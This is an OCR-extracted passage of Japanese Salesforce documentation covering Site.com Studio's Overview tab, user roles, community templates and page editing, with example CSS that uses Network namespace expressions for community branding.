
- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者ロール

  または

  「ユーザの管理」



- [概要] タブのビュー (1) を選択すると、そのコンテンツ (2) を表示できます。
  - すべてのサイトコンテンツ — サイトコンテンツを編成するためのフォルダの作成を行います。このビューでは、ページ、テンプレート、およびスタイルシートの作成、アセットのインポートも行えます。
  - サイトページ — サイトページの作成、ページを開いて編集、ページのオプションへのアクセス、サイトマップのリンクの作成、およびサイトマップの再編成を行います。また、デフォルトのサイトマップビュー ( ) とリストビュー ( ) を切り替えることもできます。
  - ページテンプレート — サイトページの基盤となるページテンプレートの作成、既存のテンプレートを開いて編集、およびテンプレートのオプションへのアクセスを行います。
  - スタイルシート — サイトのスタイルシートの編集または新しいスタイルシートの作成を行います。
  - アセット — 画像やファイルなどのアセットのインポートおよび管理を行います。
  - ウィジェット — 自分と他のユーザがサイト全体で再利用できるカスタムウィジェットを作成します。
  - ごみ箱 — 削除された項目を取得します。ページ、テンプレート、スタイルシート、またはアセットを削除すると、ごみ箱に移動します。削除された項目は無期限でごみ箱に保持されます。項目を元に戻すと、元の場所に戻されます。元の場所が存在しない場合、最上位のルートディレクトリに復元されます。
  - 変更履歴 — 最近公開されたファイルに関する情報を表示します。
  - サイトの設定 — サイトプロパティの設定、IP 制限の追加、URL リダイレクトの作成、ドメイン情報の管理、ユーザロールの管理、サイト言語の追加および管理を行います。
- ツールバー (3) を使用して次の操作を行えます。
  - 画像、ファイルなどのアセットをインポートする。
  - 最新の変更を公開する。

  - サイトをプレビューするか、匿名のプレビューリンクを生成して他のユーザに送信する。
  - サイトの複製、サイトのエクスポート、Sandbox のバージョンを使用したサイトの上書き、新規サイトの作成を行う ()。
- サイトのプルダウンメニュー (4) を使用して、次の操作を行えます。
  - 最近アクセスしたサイトを開く。
  - 寄稿者に表示されるとおりに Site.com Studio を表示し、正しくビューが設定されていることを確認する。
  - Site.com Studio を終了し、Salesforce に戻る。
  - 新規サイトを作成する。
  - サイトを複製する。

メモ: Site.com のコミュニティサイトを作成、削除、複製することはできません。

関連トピック:

サイト管理者またはデザイナとしての Site.com Studio の使用

Site.com Web サイトの計画および実装

Site.com の概要

寄稿者の [概要] タブについて

寄稿者の場合、Site.com Studio でサイトを開くと、そのサイトは [概要] タブに開きます。[概要] タブでは、サイトのページやコンテンツにアクセスして編集したり、画像およびファイルをインポートしたりできます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition


ユーザ権限

Site.com サイトのコンテンツのみを編集する

- `[Site.com Contributor ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられた寄稿者ロール



- [概要] タブのビュー (1) を選択すると、そのコンテンツ (2) を表示できます。
  - すべてのサイトコンテンツ — サイトのページ、画像、およびファイルをすべて表示します。
  - サイトページ — ページの参照と編集またはサイトページの作成 (使用可能な場合) を行います。
  - アセット — 画像やファイルなどのアセットのインポートを行います。
  - サイトの設定 — サイトのユーザロールを管理します。これは、「ユーザの管理」権限がある場合にのみ使用できます。
- ツールバー (3) を使用して次の操作を行えます。
  - 画像、ファイルなどのアセットをインポートする。
  - ブラウザウィンドウでサイトをプレビューする。
- サイトのプルダウンメニュー (4) を使用して、次の操作を行えます。
  - 最近アクセスしたサイトを開く。
  - Site.com Studio を終了し、Salesforce に戻る。

関連トピック:

寄稿者としての Site.com Studio の使用

Site.com の概要

コミュニティでの Site.com の使用

テンプレートのないコミュニティビルダー (Site.com) の使用

各コミュニティには、関連付けられた Site.com サイトが 1 つあり、ブランド情報入りカスタムページをコミュニティに追加できます。デフォルトでは、Site.com ページは公開され、ログインは不要ですが、コミュニティメンバーのみがアクセスできる非公開ページを作成することもできます。

Site.com の使用についての詳細は、オンラインヘルプを参照してください。

ご利用になる前に

「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトへのサイト管理者のフルアクセス権が自動的に付与されます。権限のないコミュニティユーザがサイトを編集できるようにするには、Site.com Publisher または Site.com Contributor 機能ライセンスを購入して割り当て、サイトレベルでユーザロールを割り当てる必要があります。

ヒントと検討事項

- 「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトのサイト管理者ロールが割り当てられます。ただし、これらのユーザは、Site.com Studio の [概要] タブの [ユーザロール] セクションには表示されません。
- Site.com のコミュニティサイトを作成、削除、複製することはできません。

- データの繰り返しやフォームなどのデータバインドコンポーネントを使用している場合、リストされるオブジェクトをサイト訪問者が使用できない場合があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。
- Site.com の認証されたコミュニティページにフォームを追加する場合、[所有者 ID] 項目を必要とする Salesforce オブジェクトに現在のユーザを設定します。(デフォルトのゲストユーザではなく) 現在のユーザを設定すると、フォームの送信時に認証されたユーザを識別できます。現在のユーザを [所有者 ID] 項目に設定するには、フォームの項目を選択し、[プロパティ] ペインの [項目プロパティ] にある [設定] をクリックします。次に、ソースとして [グローバルプロパティ] を選択し、値として [現在のユーザ ID] を選択します。
- [サイトの設定] で Site.com コミュニティサイトに指定するホームページ、404 ページ、ログインページ、およびセルフ登録ページでは、Site.com コミュニティサイトのデフォルトページを設定します。[管理] > [ページ] および [管理] > [ログイン & 登録] の [コミュニティ管理] で別の URL を指定しない限り、これらのデフォルト URL が使用されます。コミュニティのエラーページは、Force.com の [設定] の [エラーページ] で指定します。
- Site.com コミュニティサイトが無効な場合、ユーザは、[コミュニティ管理] の [ページ] で定義した [サービスは利用できません] ページにリダイレクトされます。
- 寄稿者のビューは、デフォルトで Site.com コミュニティサイトでは使用できません。ただし、Site.com Contributor ライセンスを使用して、特定のユーザに寄稿者アクセス権を付与できます。詳細は、Site.com ヘルプの「*機能ライセンスについて*」を参照してください。または、サイトの URL に `?iscontrib` を追加することで、ユーザが寄稿者として Site.com コミュニティサイトをプレビューできます。例:
  `https://sitestudio.na1.force.com/?iscontrib`

関連トピック:

コミュニティビルダーまたは Force.com サイトの選択

Site.com を使用したコミュニティのカスタマイズ

Salesforce コミュニティの概要

Site.com を使用したコミュニティのカスタマイズ

コミュニティユーザは、Site.com を使用して、コミュニティのブランド情報入りカスタムページを作成できます。コミュニティのカスタムページを作成する方法は数多くありますが、これに伴う一般的なフェーズをいくつか示します。

- アセットをインポートする — カスタムページで使用するアセット、画像、ファイルを収集します。アセットを Site.com Studio にインポートします。インポートされたアセットは [概要] タブの [アセット] セクションに表示されます。
- ブランド情報入りページを作成する — ブランド情報入りページを最も速く簡単に作成する方法は、コミュニティテンプレートを使用することです。コミュニティテンプレートは、すべての Site.com コミュニティサイトに自動的に含まれます。コミュニティテンプレートに基づいて新しいページを作成する場合、ページにはコミュニティのブランド化されたすべてのスタイル (コミュニティのヘッダーやフッターなど)が含まれています。コミュニティページのデザインをさらに細かく制御する場合、独自のページテンプレートを作成して、[ページ要素] ペインの [ウィジェット] セクションからコミュニティヘッダーおよびフッターをそのテンプレートにドラッグし、他のコミュニティスタイルを追加します。

  > **メモ:** Spring '15 以降、新しいコミュニティでコミュニティテンプレートは使用できなくなります。すでにコミュニティテンプレートに基づく Site.com コミュニティがある場合、そのコミュニティは機能し続けます。コミュニティの作成についての詳細は、「コミュニティの作成」 (ページ 3731)を参照してください。

- ブランド化されたコミュニティスタイルを使用する — CommunityBranding スタイルシートを使用するか、独自のカスケードスタイルシート (CSS) でブランド化されたコミュニティスタイルを作成して、カスタムページのデザインを開発します。CSS でもまったく作業がはかどらない場合は、[スタイル] ペインでスタイルを作成および管理するための簡単で視覚的な方法が提供されます。または、CSS の専門家で、すぐにコード作成を開始したい場合は、独自のスタイルシートでコミュニティスタイルのコードを手動で作成できます。
- 公開ページを作成する — ベースとしてテンプレートを使用すると、ページテンプレートのすべての要素を自動的に継承するページをすばやく作成できます。また、全体のデザインには従わないスタンドアロンページを必要とする場合、代わりに空白ページを作成できます。
- ページを非公開にする — デフォルトでは、Site.com Studio で作成したページはすべて公開されます。ただし、ページを非公開にして、コミュニティにログインしているユーザのみがアクセスできるようにすることもできます。
- 機能、ページ要素、コミュニティウィジェットを追加する — Site.com の事前に作成されたページ要素を使用して、ナビゲーションメニュー、画像、コンテンツブロック、コミュニティウィジェットなどの機能を追加します。データの繰り返しやデータテーブルを使用して、組織のオブジェクトからデータを取得してサイトのページに動的に表示します。または、フォームを使用して、訪問者からデータを収集して送信します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

- コンテンツを追加および編集する—このフェーズで、通常、ページがテキスト、画像、動画、ハイパーリンクなどのコンテンツを追加および編集できる状態になっています。また、作業をするとき、必要な画像またはファイルをアップロードできます。
- ページを確認およびテストする—ページへの変更のテストは、開発サイクル全体で実行されます。ブラウザで期待どおりに表示されるかを確認するため、必ず変更をプレビューする必要があります。また、稼働させる前に完成したページをレビューできるようにプレビューリンクをレビュー担当者に送信できます。
- ページを公開する—テストの完了後、変更を公開して、コミュニティでページを使用できるようにすることができます。
- 認証ページをコミュニティのタブに追加する—ページのテストと公開が完了したので、認証ページを使用する場合、最後の手順としてコミュニティのタブにページを追加します。
- **Sandbox で Site.com を使用する** — Sandbox で Site.com を使用できるようになりました。本番組織から Sandbox コピーを作成するときに、Site.com サイトを含めることができます。また、上書き機能を使用して、Sandbox サイトを本番組織にコピーし直すこともできます。

関連トピック:

テンプレートのないコミュニティビルダー (Site.com) の使用
Salesforce コミュニティの概要
コミュニティのブランド設定

使用すべきコミュニティテンプレートは?

エディション


使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティテンプレートにより、顧客にタブレット、モバイルデバイス、またはデスクトップで視覚的および機能的に同じ環境を提供するコミュニティを作成できます。

顧客は、時間や場所を問わず会社とやりとりできる簡単な方法を求めています。セルフサービスコミュニティでは、問題の生じた顧客が必要な情報に簡単にアクセスできます。Koa および Kokua テンプレートで構築されたコミュニティでは、顧客がナレッジ記事を使用して情報を検索し、必要に応じてサポートに問い合わせることができます。カスタマーサービス (Napili) テンプレートを使用して作成したコミュニティで、記事を検索したり、質問をしたり、コミュニティから不特定多数のユーザから回答を得たりすることができます。それでも必要な情報が見つからない場合は、ログインすることなくサポートに問い合わせることができます。セルフサービステンプレートによって、常に一貫性のあるユーザの操作性でさまざまなデバイスにコミュニティを拡張できます。


Koa


Kokua



Customer Service (Napili)

ウィザードでは、テンプレートを選択した後、説明に従ってトピックおよびデータカテゴリ設定などの初期設定を行うことができます。

- Kokuaは、データカテゴリ別に分類されたナレッジ記事をユーザに表示する、視覚的に豊かなセルフサービステンプレートです。ユーザはケースを送信してエージェントのサポートを得ることもできます。
- Koaは、モバイルデバイス用に最適化された、テキストベースのセルフサービステンプレートです。ユーザはテキスト表記されたデータカテゴリで記事を検索して参照し、探している内容が見つからない場合はサポートに問い合わせることができます。
- カスタマーサービス (Napili) テンプレートにより、顧客はコミュニティへ質問を投稿したり、記事の検索や表示をしたりすることができます。必要な情報が見つからない場合は、サポートエージェントに問い合わせることができます。

コミュニティビルダーを使用すると、コミュニティを非常に簡単にカスタマイズできます。コミュニティに関する情報を含めるためのコンポーネントをいくつか編集し、ブランド設定を拡張するために画像を追加すれば完了です。コーディングの必要はありません。さらに多くのカスタム操作が必要な場合は、カスタムページの作成、ページへのコンポーネントの追加、カスタムLightningコンポーネントの使用、および追加のSalesforceオブジェクトの公開を行うことができます。

コミュニティはログインユーザのプロファイル言語で自動的に表示されるため、言語ごとに個別のコミュニティを作成して維持する必要はありません。コミュニティビルダーを使用すれば、コミュニティでゲストユーザへの言語サポートを拡張できます。ゲストユーザの言語がサポートされていない場合は、各コミュニティページの言語ピッカーから言語を選択できます。すべての言語はコミュニティ内で管理されているので、言語ごとに個別のコミュニティを作成し管理する必要はありません。

関連トピック:

- コミュニティの作成
- コミュニティテンプレートで使用できる機能の比較
- コミュニティでのページの設定とカスタマイズ

コミュニティでのページの設定とカスタマイズ

ページは、コミュニティのビルディングブロックです。ユーザがコミュニティを表示して操作する方法を制御します。

各ページには、ケースを開いたり記事を検索したりするなど、作業や機能を基に整理された一連のコンポーネントがあります。事前設定された各コミュニティテンプレートを構成するページは、設定する必要がほとんどなくすぐに使用できます。また、ページを作成したり、必要に応じて既存のページに他のコンポーネントをドラッグアンドドロップしたりできます。カスタム Lightning コンポーネントを作成すると、ページの左側にある使用可能なコンポーネントのリストに表示されます。

ページの編集では、情報の表示方法のプロパティ設定、コンポーネントの移動、または必要のないコンポーネントの削除ができます。

メモ: 無効なページを削除できますが、ページの名前は変更できません。

たとえば、カスタマーサービス (Napili) テンプレートのホームページには、コミュニティメンバーがコミュニティのコンテンツの概要をすばやく把握できるコンポーネントが含まれています。これらには、顧客が記事の探索、ディスカッションの参照、情報の検索、質問、およびサポートへの問い合わせを行えるようにするコンポーネントが含まれています。ケースの申請を避けることがコミュニティを作成した目的で、顧客がケースを申請しないようにする場合は、サポートに問い合わせるためのコンポーネントを削除できます。

ページを編集するには、コミュニティビルダーに移動します。

1. [ページ] ドロップダウンから、編集するページを選択します。
2.  をクリックしてページエディタを開きます。
3. 編集するコンポーネントを選択します。
4. プロパティエディタで、コンポーネントのプロパティを編集します。
5. ページにコンポーネントを追加するには、単に [Lightning コンポーネント] メニューからコンポーネントをドラッグし、ページの目的の場所にドロップします。
6. ページからコンポーネントを削除するには、コンポーネントの上にマウスポインタを置き、 をクリックします。
7. ページの設定を終了したら、[公開] をクリックします。

関連トピック:

使用すべきコミュニティテンプレートは?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する
- 「コミュニティの作成および管理」

または

`[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Communities を有効化する
- 「アプリケーションのカスタマイズ」

記事タイプと記事アクションを作成する
- 「Salesforce ナレッジの管理」

データカテゴリを作成する
- 「データカテゴリの管理」

Site.com でのブランド情報入りページの作成

ブランド情報入りページの作成の概要

コミュニティサイトを作成すると、Salesforce で自動的に新しい Site.com サイトが作成されて、コミュニティに関連付けられます。

Site.com コミュニティサイトを使用して、次のことができます。

- ブランド化されたコミュニティテンプレートを使用して、コミュニティの Site.com ページを作成する。

  > **メモ:** Spring '15 以降、新しいコミュニティでコミュニティテンプレートは使用できなくなります。すでにコミュニティテンプレートに基づく Site.com コミュニティがある場合、そのコミュニティは機能し続けます。コミュニティの作成についての詳細は、「コミュニティの作成」 (ページ 3731)を参照してください。

- `CommunityBranding` スタイルシートを使用して、CSS で Site.com ページのスタイルを設定する。
- 多数の使用可能な［ネットワーク］名前空間式を使用して、独自のコミュニティ CSS スタイルを作成する。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

コミュニティテンプレートに基づいたブランド情報入りページの作成

Site.com コミュニティサイトには、新しいコミュニティサイトページの作成に使用できるブランド化されたテンプレートが含まれています。

`Community Template` のスタイルは、すべての新しい Site.com コミュニティサイトに自動的に含まれる `CommunityBranding` スタイルシートから取得されます。

`Community Template` からブランド情報入りページを作成する手順は、次のとおりです。

1. Site.com の [概要] タブで、[サイトページ] にマウスポインタを合わせて、[新規] をクリックします。
2. 新しいコミュニティページの名前を入力します。ページ名には、空白や、#、?、または @ などの特殊文字を含めることができません。
3. ページテンプレートに `Community Template` が選択されていることを確認します。
4. [作成]をクリックします。

メモ:

- コミュニティのブランド設定オプション (ヘッダー、フッター、ページの色など) は、[コミュニティ管理] ページの [管理] > [ブランド] セクションで設定します。
- 空のコミュニティヘッダーおよびフッター、または画像のみを含むヘッダーは、Site.com では機能しません。`Community Template` から Site.com ページを作成する場合や、[ネットワーク] 名前空間式を使用してコミュニティヘッダーおよびフッターを作成する場合、カスタマイズした HTML ブロックをコミュニティヘッダーおよびフッターに指定してください。
- コミュニティヘッダーおよびフッターは、Site.com コミュニティページのウィジェットとして使用できます。コミュニティヘッダーまたはフッターを空白のページに追加するには、[ページ要素] ペインの [ウィジェット] セクションからそのページにドラッグします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

salesforce_communities_implementation.pdf
ブランド情報入りページの作成の概要
CommunityBranding スタイルシートの表示
Site.com ページテンプレートの概要
Site.com のページテンプレートの作成

CommunityBranding スタイルシートのコミュニティスタイルの適用

`CommunityBranding` スタイルシートには、[ネットワーク] 名前空間式から作成された一連の CSS スタイルが含まれています。

`CommunityBranding` スタイルシートは、`Community Template` に添付されており、テンプレートのブランド化されたデザインに対応します。`CommunityBranding` スタイルシートのスタイルにアクセスして、任意のページの要素に直接適用できます。

`CommunityBranding` スタイルシートを使用してコミュニティスタイルを適用する手順は、次のとおりです。

1. ブランド設定する Site.com ページに `CommunityBranding` スタイルシートが添付されていることを確認します。

   メモ: `Community Template` に基づいたすべての Site.com ページには、自動的に `CommunityBranding` スタイルシートが添付されます。

2. スタイルを設定するページの要素を選択します。
3. [スタイル] ペインを開きます。
4. クラスを選択します。
5. 「brand」と入力します。
   `CommunityBranding` スタイルシートの使用可能なすべてのスタイルのリストが表示されます。
6. 適用するスタイルを選択します。

関連トピック:

- ブランド情報入りページの作成の概要
- コミュニティテンプレートに基づいたブランド情報入りページの作成
- CommunityBranding スタイルシートの表示
- CSS スタイルシートの作成と使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

CSS スタイルシートでのコミュニティスタイルの作成

ブランド化されたコミュニティスタイルは、［ネットワーク］名前空間式により、Site.com コミュニティサイトで使用できます。

使用可能な［ネットワーク］名前空間式の完全なリストにアクセスして、任意の CSS スタイルシートで新しいコミュニティスタイルを作成できます。式を CSS ルールに追加すると、Site.com によりコミュニティで定義されたスタイルが取り込まれ、ページに表示されます。

CSS スタイルシートでコミュニティスタイルを作成する手順は、次のとおりです。

1. 既存のスタイルシートを開くか、新しいスタイルシートを作成します。
2. [スタイルシートコードを編集] をクリックします。
3. 使用可能な任意の［ネットワーク］式を使用して、新しいコミュニティスタイルルールを追加します。ID スタイルとクラススタイルの両方を作成できます。次に例を示します。

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronaryColor};
  color: {!Network.zeronaryComplementColor};
}
```

4. 新しいスタイルを他のページの要素に適用します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

コミュニティのカスタムページを構築、編集、管理する

- 「コミュニティの作成および設定」

  または

  `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

メモ: コミュニティスタイルを含むスタイルシートは、スタイルが設定されている要素のあるページに添付する必要があります。

関連トピック:

- ブランド情報入りページの作成の概要
- コミュニティのブランド設定で使用できる式
- CSS スタイルシートの作成と使用

コミュニティのブランド設定で使用できる式

このページにリストされている［ネットワーク］名前空間式を使用して、独自のコミュニティスタイルを作成できます。

コミュニティのブランド設定オプション(ヘッダー、フッター、ページの色など)は、[コミュニティ管理] ページの [管理] > [ブランド] セクションで設定します。

メモ:

- 空のコミュニティヘッダーおよびフッター、または画像のみを含むヘッダーは、Site.com では機能しません。`Community Template` から Site.com ページを作成する場合や、［ネットワーク］名前空間式を使用してコミュニティヘッダーおよびフッターを作成する場合、カスタマイズした HTML ブロックをコミュニティヘッダーおよびフッターに指定してください。
- コミュニティヘッダーおよびフッターは、Site.com コミュニティページのウィジェットとして使用できます。コミュニティヘッダーまたはフッターを空白のページに追加するには、[ページ要素]ペインの[ウィジェット]セクションからそのページにドラッグします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

Network 式	対応するコミュニティブランド設定ページの要素
`{!Network.header}`	コミュニティヘッダーのカスタムコンテンツ。
`{!Network.footer}`	コミュニティフッターのカスタムコンテンツ。
`{!Network.zeronaryColor}`	コミュニティヘッダーの背景色。
`{!Network.zeronaryComplementColor}`	`zeronaryColor` で使用されるフォントの色。
`{!Network.primaryColor}`	コミュニティの有効なタブに使用される色。
`{!Network.primaryComplementColor}`	`primaryColor` で使用されるフォントの色。
`{!Network.secondaryColor}`	コミュニティのリストとテーブルの上境界線に使用される色。
`{!Network.tertiaryColor}`	コミュニティの編集ページと詳細ページのセクションヘッダーの背景色。
`{!Network.tertiaryComplementColor}`	`tertiaryColor` で使用されるフォントの色。

Network 式	対応するコミュニティブランド設定ページの要素
{!Network.quaternaryColor}	コミュニティのページの背景色。
{!Network.quaternaryComplementColor}	quaternaryColor で使用されるフォントの色。

関連トピック:

salesforce_communities_implementation.pdf

ブランド情報入りページの作成の概要

CSS スタイルシートでのコミュニティスタイルの作成

CommunityBranding スタイルシートの表示

CommunityBranding スタイルシートには、コミュニティのブランド化された一連のスタイルが含まれています。

コミュニティのブランド設定オプション(ヘッダー、フッター、ページの色など)は、[コミュニティ管理] ページの [管理] > [ブランド] セクションで設定します。

CommunityBranding スタイルシートのコミュニティスタイルを表示するには、Site.com の [概要] タブで、[スタイルシート] をクリックして CommunityBranding スタイルシートをクリックします。コミュニティスタイルは、左側にリストされます。スタイルシートのコードを表示するには、[スタイルシートコードを編集] をクリックします。

合計 14 個のコミュニティクラススタイルがあります。次に、スタイルシートのデフォルトのコンテンツを示します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

```
.brandZeronaryBgr {
 background-color: {!Network.zeronaryColor} !important;
}
.brandZeronaryFgr {
 color: {!Network.zeronaryComplementColor} !important;
}
.brandPrimaryBgr {
 background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
 color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
 border-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryFgrBrdTop {
 border-top-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd {
 border-top-color: {!Network.primaryColor} !important;
}
.brandSecondaryBrd {
```

```
 border-color: {!Network.secondaryColor} !important;
}
.brandSecondaryBgr {
 background-color: {!Network.secondaryColor} !important;
}
.brandTertiaryFgr {
 color: {!Network.tertiaryComplementColor} !important;
}
.brandTertiaryBgr {
 background-color: {!Network.tertiaryColor} !important;
 color: {!Network.tertiaryComplementColor} !important;
 background-image: none !important;
}
.brandTertiaryBrd {
 border-top-color: {!Network.tertiaryColor} !important;
}
.brandQuaternaryFgr {
 color: {!Network.quaternaryComplementColor} !important;
}
.brandQuaternaryBgr {
 background-color: {!Network.quaternaryColor} !important;
}
```

関連トピック:

salesforce_communities_implementation.pdf

ブランド情報入りページの作成の概要

コミュニティテンプレートに基づいたブランド情報入りページの作成

認証ページの追加

Site.com 認証の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

